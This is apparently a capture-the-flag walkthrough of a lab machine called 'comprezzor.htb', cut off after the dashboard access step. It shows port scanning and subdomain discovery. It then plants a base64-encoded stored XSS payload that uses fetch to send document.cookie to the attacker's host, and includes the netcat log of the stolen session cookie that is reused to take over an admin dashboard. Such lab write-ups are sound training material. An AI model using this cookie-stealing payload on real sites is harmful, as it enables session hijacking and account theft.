


Information Gathering

1) Found open ports


```
(vigneswar@VigneswarPC)~$ sudo nmap -sV -p- 10.10.11.15 --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 10:12 IST
Nmap scan report for 10.10.11.15
Host is up (0.33s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.80 seconds
```

2) Checked the web page



3) Found a subdomain



About Bug Reports

At Comprezzor, we take bug reports seriously. Our dedicated team of developers diligently examines each bug report and strives to provide timely solutions to enhance your experience with our services.


How Bug Reports Are Handled:



- Every reported bug is carefully reviewed by our skilled developers.
- If a bug requires further attention, it will be escalated to our administrators for resolution.
- We value your feedback and continuously work to improve our system based on your bug reports.

Reporting bugs helps us enhance our services and ensures a seamless experience for all users. We appreciate your participation in making Comprezzor better.

If you encounter any issues or have suggestions, please do not hesitate to contact us.

4) Found another subdomain





Vulnerability Assessment

1) Checked for xss

```
> btoa("fetch('http://10.10.14.7/?cookie='+document.cookie);")  
'ZmV0Y2goJ2h0dHA6Ly8xMC4xMC4xNC43Lz9jb29raWU9Jytkb2N1bWVudC5jb29raWUp0w=='  
> |
```

```

```

Report Submission Form

Bug report submitted successfully! Our team will be checking on this shortly.

Report Title:

A6Ly8xMC4xMC4xNC43Lz9jb29raWU9Jytkb2N1bWVudC5jb29raWUp0w==''))">

Description:

help

Submit Bug Report

2) Got the cookie!


```
(vigneswar@VigneswarPC)-[~]  
$ sudo nc -lvp 80  
listening on [any] 80 ...  
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.15] 35582  
GET /?cookie=user_data=eyJlc2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXhYfXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDZhbnU2ZGI4 HTTP/1.1  
Host: 10.10.14.7  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0  
Accept: */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://dashboard.comprezzor.htb/  
Origin: http://dashboard.comprezzor.htb  
Connection: keep-alive
```

Cookie:


user_data=eyJlc2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXhYfXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDZhbnU2ZGI4

Exploitation


1) Got access to dashboard using the cookie


